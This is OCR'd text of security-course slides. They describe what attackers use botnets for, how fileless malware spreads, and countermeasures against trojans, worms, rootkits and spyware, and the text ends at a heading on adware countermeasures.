
Perform mass **identity theft**

Why Attackers use Botnets?

Attackers can use botnets to perform the following:

- **DDoS attacks**: Botnets can generate DDoS attacks, which consume the bandwidth of the victim’s computers. Botnets can also overload a system, wasting valuable host system resources and destroying network connectivity.
- **Spamming**: Attackers use a SOCKS proxy for spamming. They harvest email addresses from web pages or other sources.
- **Sniffing traffic**: A packet sniffer observes the data traffic entering a compromised machine. It allows an attacker to collect sensitive information such as credit card numbers and passwords. The sniffer also allows an attacker to steal information from one botnet and use it against another botnet. In other words, botnets can rob one another.
- **Keylogging**: Keylogging is a method of recording the keys typed on a keyboard, and it provides sensitive information such as system passwords. Attackers use keylogging to harvest account login information for services such as PayPal.
- **Spreading new malware**: Botnets can be used to spread new bots.
- **Installing advertisement add-ons**: Botnets can be used to perpetrate a “click fraud” by automating clicks.
- **Google AdSense abuse**: Some companies permit showing Google AdSense ads on their websites for economic benefits. Botnets allow an intruder to automate clicks on an ad, producing a percentage increase in the click queue.

- **Attacks on IRC chat networks**: Also called clone attacks, these attacks are similar to a DDoS attack. A master agent instructs each bot to link to thousands of clones within an IRC network, which can flood the network.
- **Manipulating online polls and games**: Every botnet has a unique address, enabling it to manipulate online polls and games.
- **Mass identity theft**: Botnets can send a large number of emails while impersonating a reputable organization such as eBay. This technique allows attackers to steal information for identity theft.




Fileless Malware

- Fileless malware, also known as non-malware, **infects legitimate software**, **applications**, and other protocols existing in the system to perform various malicious activities
- Leverages any existing vulnerabilities to infect the system
- Resides in the system’s RAM
- **Injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell

Fileless Malware

Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system’s RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).

Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.



Reasons for Using Fileless Malware in Cyber Attacks

Stealthy in nature

Exploits legitimate system tools

Living-off-the-land

Exploits default system tools


Trustworthy

Uses tools that are frequently used and trusted

Reasons for Using Fileless Malware in Cyber Attacks

The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth**: Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land)**: System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.
- **Trustworthy**: The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.



Phishing emails

Infection through lateral movement

Registry manipulation

Legitimate applications

Fileless Propagation Techniques

Memory code injection

Native applications

Malicious websites


Script-based Injection

Fileless Propagation Techniques

- **Phishing emails**: Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim’s memory.
- **Legitimate applications**: Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications**: Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement**: Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites**: Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim’s system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser’s memory.
- **Registry manipulation**: Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.
- **Memory code injection**: Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical

for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.

- **Script-based injection**: Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.



Trojan Countermeasures

- Avoid opening email attachments received from **unknown senders**
- Block all **unnecessary ports** at the host and firewall
- Avoid accepting **programs transferred** by instant messaging
- Harden weak and default **configuration settings**
- Disable **unused functionality** including protocols and services

Malware Countermeasures


Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than trying to eliminate it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk caused by it upon its entry.

Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders
- Block all unnecessary ports at the host and use a firewall
- Avoid accepting programs transferred by instant messaging
- Harden weak default configuration settings and disable unused functionality, including protocols and services
- Monitor the internal network traffic for odd ports or encrypted traffic
- Avoid downloading and executing applications from untrusted sources
- Install patches and security updates for the OS and applications
- Scan external USB drives and DVDs with antivirus software before using them
- Restrict permissions within the desktop environment to prevent installation of malicious applications
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts
- Manage local workstation file integrity through checksums, auditing, and port scanning
- Run host-based antivirus, firewall, and intrusion detection software



Virus and Worm Countermeasures

01 Install **antivirus software** and update it regularly

02 Schedule **regular scans** for all drives after the installation of antivirus software

03 Pay attention to the instructions while **downloading files** from the Internet


04 Avoid opening **attachments received** from an unknown sender

05 Regularly maintain **data backup**

Virus and Worm Countermeasures

Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they appear
- Pay attention to the instructions while downloading files or programs from the Internet
- Regularly update antivirus software
- Avoid opening attachments received from unknown senders, as viruses spread via e-mail attachments
- Since virus infections can corrupt data, ensure that you perform regular data backups
- Schedule regular scans for all drives after the installation of antivirus software
- Do not accept disks or programs without checking them first using a current version of an antivirus program
- Do not boot the machine with an infected bootable system disk
- Stay informed about the latest virus threats
- Check DVDs for virus infection
- Ensure that pop-up blockers are turned on and use an Internet firewall
- Perform disk clean-up and run a registry scanner once a week
- Run anti-spyware or anti-adware once a week
- Do not open files with more than one file-type extension
- Be cautious with files sent through instant messenger applications



Rootkit Countermeasures


- **Reinstall OS/applications** from a trusted source after backing up the critical data
- Maintain **well-documented automated** installation procedures
- Harden the **workstation** or **server** against the attack
- Install network and host-based **firewalls**
- Avoid logging in to an account with **administrative privileges**

Rootkit Countermeasures

A few techniques adopted to defend against rootkits are as follows:

- Reinstall OS/applications from a trusted source after backing up critical data
- Maintain well-documented automated installation procedures
- Perform kernel memory dump analysis to determine the presence of rootkits
- Harden the workstation or server against the attack
- Do not download any files/programs from untrusted sources
- Install network- and host-based firewalls and frequently check for updates
- Ensure the availability of trusted restoration media
- Update and patch OSs, applications, and firmware
- Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
- Regularly update antivirus and anti-spyware software
- Keep anti-malware signatures up to date
- Avoid logging into an account with administrative privileges
- Adhere to the least privilege principle
- Ensure that the chosen antivirus software possesses rootkit protection
- Do not install unnecessary applications, and disable the features and services not in use

- Refrain from engaging in dangerous activities on the Internet
- Close any unused ports
- Periodically scan the local system using host-based security scanners
- Increase the security of the system using two-step or multi-step authentication, so that an attacker will not gain root access to the system to install rootkits
- Never read emails, browse websites, or open documents while handling an active session with a remote server



Spyware Countermeasures


1. Try to avoid using any computer system that is not entirely **under your control**
2. Adjust the **browser security settings** to medium or higher for the Internet zone
3. Be cautious about **suspicious emails** and sites
4. Regularly check the **task manager report** and MS configuration manager report
5. Install and use **anti-spyware** software

Spyware Countermeasures

Different ways to defend against spyware are as follows:

- Try to avoid using any computer system that you do not have a complete control over.
- Never adjust your Internet security setting level too low because it provides many chances for spyware to be installed on your computer. Therefore, always set your Internet browser security settings to either high or medium to protect your computer from spyware.
- Do not open suspicious emails and file attachments received from unknown senders. There is a high likelihood that you will allow a virus, freeware, or spyware onto the computer. Do not open unknown websites linked in spam mail messages, retrieved by search engines, or displayed in pop-up windows because they may mislead you into downloading spyware.
- Enable a firewall to enhance the security level of your computer.
- Regularly update the software and use a firewall with outbound protection.
- Regularly check Task Manager and MS Configuration Manager reports.
- Regularly update virus definition files and scan the system for spyware.
- Install anti-spyware software. Anti-spyware is the first line of defense against spyware. This software prevents spyware from installing on your system. It periodically scans and protects your system from spyware.

- Keep your OS up to date.
    - Windows users should periodically perform a Windows or Microsoft update.
    - For users of other OSs or software products, refer to the information given by the OS vendors, and take essential steps against any vulnerability identified.
- Perform web surfing safely and download cautiously.
    - Before downloading any software, ensure that it is from a trusted website. Read the license agreement, security warning, and privacy statements associated with the software thoroughly to gain a clear understanding before downloading it.
    - Before downloading freeware or shareware from a website, ensure that the site is safe. Likewise, be cautious with software programs obtained through P2P file-swapping software. Before installing such programs, perform a scan using anti-spyware software.
- Do not use administrative mode unless it is necessary, because it may execute malicious programs such as spyware in administrator mode. Consequently, attackers may take complete control of your system.
- Do not download free music files, screensavers, or emoticons from the Internet because when you do, there is a possibility that are downloading spyware along with them.
- Beware of pop-up windows or web pages. Never click anywhere on the windows that display messages such as “your computer may be infected,” or claim that they can help your computer to run faster. If you click on such windows, your system may become infected with spyware.
- Carefully read all disclosures, including the license agreement and privacy statement, before installing any application.
- Do not store personal or financial information on any computer system that is not totally under your control, such as in an Internet café.



PUAs/ Adware Countermeasures

